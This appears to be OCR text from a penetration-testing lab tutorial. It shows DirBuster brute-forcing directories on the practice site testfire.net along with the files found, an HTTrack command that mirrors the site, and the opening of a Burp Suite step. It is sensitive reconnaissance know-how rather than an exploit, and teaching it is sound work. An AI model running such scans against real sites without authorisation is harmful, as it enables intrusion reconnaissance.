

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
Work Method
Use GET requests only
Auto Switch (HEAD and GET)
Number Of Threads
10 Threads
Go Faster
Select scanning type:
List based brute force
Pure Brute Force
File with list of dirs/files
Browse
List Info
Char set
Min length
Max Length
Select starting options:
Standard start point
URL Fuzz
Brute Force Dirs
Be Recursive
Dir to start with
Brute Force Files
Use Blank Extension
File extension
php
URL to fuzz - /test.html?url={dir}.asp
Exit
Start
Please complete the test details
Please Select The Directory/File List You Wish To Use
Look In:
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
0
initrd.img
initrd.img.old
swapfile
vmlinuz
vmlinuz.old
File Name:
Files of Type:
All Files
Open
Cancel



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
Work Method
Number Of Thread
Select scanning t
File with list of dir
Char set
Select starting op
Brute Force Dir
Brute Force File
URL to fuzz - /test
List Info
Exit
Start
Please complete the test details
Please Select The Directory/File List You Wish To Use
Look In: usr
bin
games
i686-w64-mingw32
include
lib
lib32
lib64
libexec
libx32
local
sbin
share
src
x86_64-w64-mingw32
File Name:
Files of Type: All Files
Open
Cancel
OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
Work Method
Number Of Thread
Select scanning t
File with list of dir
Char set
Select starting op
Brute Force Dir
Brute Force File
URL to fuzz - /test
List Info
Exit
Start
Please complete the test details
Please Select The Directory/File List You Wish To Use
Look In: share
defaults
desktop-base
desktop-directories
dict
dictionaries-common
dirb
dirbuster
distro-info
djvu
dns
dnsenum
dnsmasq-base
dnsrecon
doc
doc-base
dotnet
File Name:
Files of Type: All Files
Open
Cancel


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
Work Method
Number Of Thread
Select scanning t
File with list of dir
Char set
Select starting op
Brute Force Dir
Brute Force File
URL to fuzz - /test
List Info
Exit
Start
Please complete the test details
Please Select The Directory/File List You Wish To Use
Look In: dirbuster
lib
wordlists
DirBuster-1.0-RC1.jar
File Name:
Files of Type: All Files
Open
Cancel


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
http://testfire.net:80/
Work Method
Use GET requests only
Auto Switch (HEAD and GET)
Number Of Threads
10 Threads
Go Faster
Select scanning type:
List based brute force
Pure Brute Force
File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-1.0.txt
Browse
List Info
Char set
a-zA-Z0-9%20-_
Min length
1
Max Length
8
Select starting options:
Standard start point
URL Fuzz
Brute Force Dirs
Be Recursive
Dir to start with
/
Brute Force Files
Use Blank Extension
File extension
html
URL to fuzz - /test.html?url={dir}.asp
/
Exit
Start
Please complete the test details



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
http://testfire.net:80/
Scan Information \ Results - List View: Dirs: 0 Files: 0 \ Results - Tree View \ Errors: 0 \
Testing for dirs in /
0%
Testing for files in / with extention .html
0%
Current speed: 34 requests/sec
(Select and right click for more options)
Average speed: (T) 24, (C) 24 requests/sec
Parse Queue Size: 0
Total Requests: 97/283399
Current number of running threads: 10
Change
Time To Finish: 03:16:44
Back
Pause
Stop
Report
Starting dir/file list based brute forcing
/film/


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
http://testfire.net:80/
Scan Information \ Results - List View: Dirs: 0 Files: 10 \ Results - Tree View \ Errors: 0 \
Type Found Response Size
Dir / 200 9524
File /index.jsp 200 155
File /login.jsp 200 155
File /feedback.jsp 200 155
File /subscribe.jsp 200 155
File /survey_questions.jsp 200 155
File /status_check.jsp 200 155
File /swagger/index.html 200 1716
File /search.jsp 200 7124
File /swagger/swagger-ui-standalone-preset.js 200 305722
File /swagger/swagger-ui-bundle.js 200 935271
Current speed: 18 requests/sec
(Select and right click for more options)
Average speed: (T) 27, (C) 7 requests/sec
Parse Queue Size: 0
Total Requests: 2806/283411
Current number of running threads: 10
Change
Time To Finish: 11:08:06
Back
Pause
Stop
Report
Starting dir/file list based brute forcing
/14606.html




2. Mirroring a website from the command line


Here we will use HTTRACK, which is a n open-source web-crawler that can completely clone a website along with all its directories and its overall file structure.



Since this tool is not a part of Kali Linux, we will have to install it.


Then we will copy our target website www.testfire.net by using this tool and will save it on our machine under the directory copied_site.


(kali㉿kali)-[~]
$ sudo httrack http://testfire.net -O copied_site
WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Sat, 05 Nov 2022 01:49:31 by HTTrack Website Copier/3.49-2+libhtsjava.so.2 [XR&CO'2014]
mirroring http://testfire.net with the wizard help..
Done.17: testfire.net/survey_questions.jsp?step=email (7374 bytes) - OK
Thanks for using HTTrack!
(kali㉿kali)-[~]
$
kali
File Edit View Go Help
kali
copied_site
testfire.net
Places
Computer
kali
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
copied_site
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
google.txt
mark.txt
metasploitable2.gn
"copied_site": folder



copied_site
File Edit View Go Help
kali
copied_site
testfire.net
Places
Computer
kali
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
hts-cache
testfire.net
backblue.gif
cookies.txt
fade.gif
hts-log.txt
index.html
"testfire.net": folder
testfire.net
File Edit View Go Help
kali
copied_site
testfire.net
Places
Computer
kali
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
altoro
Documents
images
my documents
pr
swagger
util
cgi.html
comments.html
default.html
defaultaea6.html
disclaimer93a8.ht
7 folders, 71 files: 576.8 KiB (590,611 bytes), Free space: 59.7 GiB


3. Now will use Burp Suite to perform reconnaissance and exploits.

We can access it in the start window of Kali Linux since it comes pre-installed.




Next we will create a temporary project.



